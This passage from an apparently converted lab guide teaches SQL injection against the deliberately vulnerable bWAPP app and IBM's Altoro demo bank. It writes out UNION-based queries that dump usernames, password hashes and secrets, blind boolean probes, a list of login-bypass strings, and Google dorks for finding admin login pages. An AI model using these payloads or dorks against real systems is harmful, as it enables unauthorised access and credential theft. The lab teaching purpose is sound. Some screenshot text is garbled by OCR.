bWAPP	3	5	4	<a href="#">Link</a>

At the bottom of the page, there's a footer bar with the Windows taskbar visible below it. The taskbar includes icons for File Explorer, Task View, Edge browser, File Explorer, Mail, and a search bar.

## Step 5

Now extract table names in the **bWAPP** database. Use MySQL database objects to extract this information. Enter the following all on one line:

m' union all select 1,table\_name,3,4,5,6,7 from information\_schema.tables where table\_schema=database() -- -

Select **Search**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - SQL Injection Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=m%27+union+all+select+1%2Cdatabase%... ...

**bWAPP** Choose your bug: bWAPP v2.2 Hack

an extremely buggy web app! Set your security level: low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie: m' union all select 1,table\_name,3.

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	<a href="#">Link</a>

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

## Step 6

The result of the previous SQL injection show there are five tables in the **bWAPP** database: **blog**, **heroes**, **movies**, **users**, and **visitors**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOWf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - SQL Injection Not secure | 192.168.0.10/bWAPP/sql\_1.php?title=m%27+union+all+select+1%2Ctable\_name... ...

**bWAPP** an extremely buggy web app !

Choose your bug: bWAPP v2.2

Set your security level: low Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
blog	3	5	4	<a href="#">Link</a>
heroes	3	5	4	<a href="#">Link</a>
movies	3	5	4	<a href="#">Link</a>
users	3	5	4	<a href="#">Link</a>

bWAPP is licensed under © 2014 MME BvBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

## Step 7

Enumerate the **users** table and find its columns. To do this, type the following statement all on one line:

```
m' union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='users' and table_schema=database() -- -
```

## Select **Search.**

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...

bWAPP - SQL Injection Not secure | 192.168.0.10/bWAPP/sqli\_1.php?title=m%27+union+all+select+1%2Ctable\_name... ...

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search ENG

## Step 8

The output reveals the names of the columns. There are **nine** columns in the **users** table.

The screenshot shows a browser window with the following details:

- Title Bar:** PLABWIN10 - Google Chrome
- Address Bar:** stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...
- Page Content:**
  - Bugs**, **Change Password**, **Create User**, **Set Security Level**, **Reset**, **Credits**, **Blog**, **Logout**
  - ## / SQL Injection (GET/Search) /
  - Search for a movie:  **Search**
  - A table with columns: Title, Release, Character, Genre, IMDb. Rows include:
    - id
    - login
    - password
    - email
    - secret
    - activation\_code
    - activated
    - reset\_code
- Footer:** bWAPP is licensed under © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne
- Taskbar:** Shows the Windows logo, a search bar with 'Type here to search', pinned icons for File Explorer, Edge, File History, Task View, Mail, and a battery icon, and language settings showing ENG.

## Step 9

The **login**, **password**, and **secret** columns look interesting. Extract data from these columns by typing the following into the **Search** textbox.

m' union all select 1,login,password,secret,5,6,7 from users -- -o

Select **Search**.

The screenshot shows a web browser window for Google Chrome on a Windows 10 desktop. The title bar says 'PLABWIN10 - Google Chrome'. The address bar shows the URL 'stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...'. The main content is the bWAPP application, which has a yellow header with the text 'Choose your bug: bWAPP v2.2' and 'Hack'. It also has a dropdown for 'Set your security level: low' and a 'Set Current low' button. Below the header is a navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', and 'Logout'. The main section is titled '/ SQL Injection (GET/Search) /'. A search bar contains the query 'm' union all select 1.login,password'. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link


A footer note at the bottom of the page reads: 'bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne'.

## Step 10

Two records are returned from the **users** table.

The data in the **Release** column contains hashed passwords. You can use any password cracking tool, such as **John the Ripper**, and retrieve the value. Doing this for the second row will return 'bug'.

**Note:** Remember, this is the password you had used to log in for username **bee** in this web application.



Keep the **bWAPP** window open for the next task.

## Task 4 — Perform a SQL Injection — BLIND — BOOLEAN Attack

The SQL Injection — Blind — Boolean-Based attack is similar to an SQL Injection attack. The only difference is that in a Blind — Boolean attack, you get answers in the form of true or false.

In this task, you will learn to launch a SQL Injection — Blind — Boolean attack. To do this, perform the following steps:

### Step 1

Ensure that the **bWAPP** application is open in **PLABWIN10**.

**Note:** If you have closed Microsoft Edge at the end of the previous task, you need to log in to bWAPP using Step 2 to Step 5 of Task 1.

From the Choose your bug drop-down, select **SQL Injection — Blind — Boolean-Based** attack.

## Click Hack.

The screenshot shows a web browser window for 'PLABWIN10 - Google Chrome' displaying the 'bWAPP - SQL Injection' page. The URL is `stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOWrf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...`. The page has a yellow header with the 'bWAPP' logo and a bee icon. It says 'Choose your bug: SQL Injection - Blind - Boolean-Based' and 'Set your security level: low'. Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. The main content area is titled '/ SQL Injection (GET/Search) /'. It features a search bar with placeholder 'Search for a movie:' and a 'Search' button. Below the search bar is a table with the following data:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	A.I.M. or Authentication Is Missing	<a href="#">Link</a>
bee	6885858486f31043e5839c735d99457f045affd0	5	Any bugs?	<a href="#">Link</a>

At the bottom of the page, there is a footer bar with the text 'bWAPP is licensed under [CC BY-NC-ND](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne'.

## Step 2

The **SQL Injection – Blind – Boolean-Based** page is displayed. You will check to see what version of MySQL is being used. To see if the version begins with a **4**, type the following command:

```
test' or substring(@@version,1,1)=4#
```

**Note:** You may need to select **Information** from the blue **Menu** drop-down and turn on **Toggle Unicode characters** if the @ and # characters do not show correctly. This is due to different keyboard layouts.

Select the **Search** button.

The screenshot shows a web browser window for Google Chrome with the title "PLABWIN10 - Google Chrome". The address bar displays the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP web application, which has a yellow header with the text "Choose your bug: bWAPP v2.2" and "Hack". It also features a dropdown menu for "Set your security level: low" and a "Set Current low" button. The navigation bar includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". Below the header, there is a red banner with the text "/ SQL Injection - Blind - Boolean-Based /". A search form contains the query "test or substring(@@version,1,1)=". The search results indicate that "The movie does not exist in our database!". At the bottom of the page, there is a footer note: "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom of the screen shows the search bar, pinned icons for File Explorer, Edge, and Mail, and the language setting "ENG".

### Step 3

The output states that the movie does not exist in the database.

This means that the answer to the executed command is false. The database version does not begin with a **4**.

The screenshot shows a web browser window for Google Chrome on a Windows 10 desktop. The title bar reads "PLABWIN10 - Google Chrome". The address bar shows the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content area displays the bWAPP logo and the text "an extremely buggy web app!". It includes a "Choose your bug:" dropdown set to "bWAPP v2.2" and a "Hack" button. Below it is a "Set your security level:" dropdown set to "low" with a "Set Current low" button. A navigation bar at the top has links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main content area features a red banner with "/ SQL Injection - Blind - Boolean-Based /". Below the banner is a search form with a "Search for a movie:" input field and a "Search" button. The message "The movie does not exist in our database!" is displayed. At the bottom of the page is a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom shows the Start button, a search bar with "Type here to search", and various pinned icons.

#### Step 4

See if the version of the database begins with a **5**. In the **Search for a movie** text box, type the following command.

test' or substring(@@version,1,1)=5#

Select **Search**:

The screenshot shows a web browser window for Google Chrome on a Windows 7 desktop. The title bar reads "PLABWIN10 - Google Chrome" and the address bar shows the URL "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP web application. At the top, there's a yellow header with the bWAPP logo and a bee icon. It says "Choose your bug: bWAPP v2.2" and "Hack". Below that, it says "Set your security level: low Set Current low". A navigation bar at the bottom has links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main body of the page has a red banner with the text "/ SQL Injection - Blind - Boolean-Based /". Below the banner, there's a search form with the placeholder "Search for a movie: test' or substring(@@version,1,1)=". A "Search" button is next to it. The text "The movie does not exist in our database!" is displayed below the search form. At the bottom of the page, there's a footer bar with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom of the screen shows the Start button, a search bar with "Type here to search", and icons for File Explorer, Internet Explorer, and Mail. The system tray shows network and battery status, and the language is set to English (ENG).

## Step 5

The output states that the movie exists in the database.

This means that the answer to the executed command is true. The database version begins with a **5**.

The screenshot shows a web browser window for Google Chrome. The address bar displays the URL: `stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...`. The main content is the bWAPP homepage, which features a yellow header with the text "Choose your bug: bWAPP v2.2" and "Hack". Below the header, there's a "Set your security level" dropdown set to "low" with a "Set Current low" button. The main content area has a title "*/ SQL Injection - Blind - Boolean-Based /*". It includes a search bar with placeholder "Search for a movie:" and a "Search" button. Below the search bar, a message says "The movie exists in our database!". At the bottom of the page, there's a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom shows the Start button, a search bar with "Type here to search", and various pinned icons.

## Step 6

You can also enumerate the database name one character at a time in a similar manner.

Check if the first letter of the database name begins with an 'a'. Type the following command:

```
test' or substring(database(),1,1)='a' #
```

Select **Search**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... ...

bWAPP - SQL Injection x

Not secure | 192.168.0.10/bWAPP/sqli\_4.php?title=test%27+or+substring%28%40%40version... ...

bWAPP v2.2 Hack

Set your security level:  
low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection - Blind - Boolean-Based /

Search for a movie:  Search

The movie exists in our database!

bWAPP is licensed under [\(cc\) BY-NC-ND](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search O Hi C F E G H I J K L M N P S U V W X Y Z . ENG

## Step 7

The output states that the movie does not exist in the database.

This means that the answer to the executed command is false. The database name does not start with an 'a'.

The screenshot shows a web browser window for Google Chrome on a Windows 10 desktop. The title bar reads "PLABWIN10 - Google Chrome" and the address bar shows "stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2...". The main content is the bWAPP homepage, which features a yellow header with the text "Choose your bug: bWAPP v2.2 Hack" and "Set your security level: low Set Current low". Below the header is a navigation bar with links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", and "Logout". The main section is titled "/ SQL Injection - Blind - Boolean-Based /" and contains a search form with a placeholder "Search for a movie:" and a "Search" button. A message below the form says "The movie does not exist in our database!". At the bottom of the page is a footer with the text "bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! / Ne". The Windows taskbar at the bottom of the screen shows the Start button, a search bar with "Type here to search", and several pinned icons.

## Step 8

Check if the first letter of the database name begins with a 'b'. type the following command:

```
test' or substring(database(),1,1)='b' #
```

Select **Search**.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... ...

bWAPP - SQL Injection x

Not secure | 192.168.0.10/bWAPP/sqli\_4.php?title=test%27+or+substring%28database%28%27%29%29%3D%27

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

## / SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie does not exist in our database!


bWAPP is licensed under [\(cc\) BY-NC-ND](#) © 2014 MME BVBA / Follow [@MME\\_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Ne

Type here to search Windows Start Button

### Step 9

This time the answer is true as the first letter of the database name is a 'b'.

**Note:** Remember, you found earlier the database name is **bWAPP**.



## Task 5 — Bypass Web Application Logins Using SQL Injection.

Using SQL Injection, you can bypass web application logins. Each web application that uses an authentication mechanism requires a database in the backend to authenticate users. Before you plan to bypass web application authentication, you need to find Websites that can be prone to such attacks.

Many commercial and open-source tools are available to help you automate SQL Injection attacks and bypass website logins. However, you can also use simple queries to bypass web application logins. Do note that manual SQL queries may require a significant amount of effort as you may have to try multiple before you succeed.

Tools for SQL Injection automation include:

- SQLDict
- SQLSmack
- SQLPing 2

- SQLMap
- Havij

You can use Google dorks for SQL injection, which can be found on the Google Hacking Database.

Common Google dorks include:

- inurl:admin.asp
- inurl:login/admin.asp
- inurl:admin/login.asp
- inurl:adminlogin.asp
- inurl:adminhome.asp
- inurl:admin\_login.asp
- inurl:administratorlogin.asp
- inurl:login/administrator.asp
- inurl:administrator\_login.asp

You would also need to know SQL injection queries, including:


- ‘or’=’
- admin’ —
- ‘ or ‘1’=’1
- ‘ or ‘x’=’x
- ‘ or ‘x’=’x
- “ or “x”=”x
- ‘) or (‘x’=’x
- ‘ or 1=1 —
- “ or 1=1 —

- or 1=1 —

In this task, you will bypass web application logins using **SQL Injection**. To bypass web application logins using **SQL Injection**, perform the following steps:

## Step 1

Reconnect to **PLABWIN10** and open a new tab in **Microsoft Edge**.



## Step 2

In the address bar, type the following URL:

<http://demo.testfire.net/bank/main.aspx>

Press **Enter**.

The login page for the demo banking site is displayed.

**Note:** This site is not a real banking site. The Altoro web application is published by the IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <https://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.

### Step 3

You will now bypass the login using SQL queries. As you do not know a valid username and password, you inject the SQL statement and bypass the login.

Complete the instructions below.

In the **Username** textbox, type the following:

admin

In the **Password** textbox, type the following:

```
' or '1'='1
```

This web application uses an authentication form. In this case, since you are logging in as admin, you are attempting to access the administration section. As a normal authentication process, this web application needs to perform two tasks:

- Accept a valid username and password from the user
- Send the username and password in the form of a query to the database for validation

The following query is being used for validating:

```
SELECT * FROM admin WHERE username = '[USER ENTRY]' AND password =  
'[USER ENTRY]'
```

After receiving the inputs from you, the web application login page sends the information to the database in the following format:

```
SELECT * FROM admin WHERE username = 'admin' AND password = ''or  
'1'='1''
```

Select the **Login** button.

**Note:** If a notification appears regarding storing the password, click *Not for this site*.

PLABWIN10 - Google Chrome

stg.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=rVFCuJOwnf03lwNU8YZNgWCUBNPvdQ9WGmAq1tR2... ...

bWAPP - SQL Injection X

Altoro Mutual X

Not secure | demo.testfire.net/login.jsp ...

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) Go

**AltoroMutual**

[PERSONAL](#)

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

[SMALL BUSINESS](#)

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

[INSIDE ALTORO MUTUAL](#)

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2022 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features.

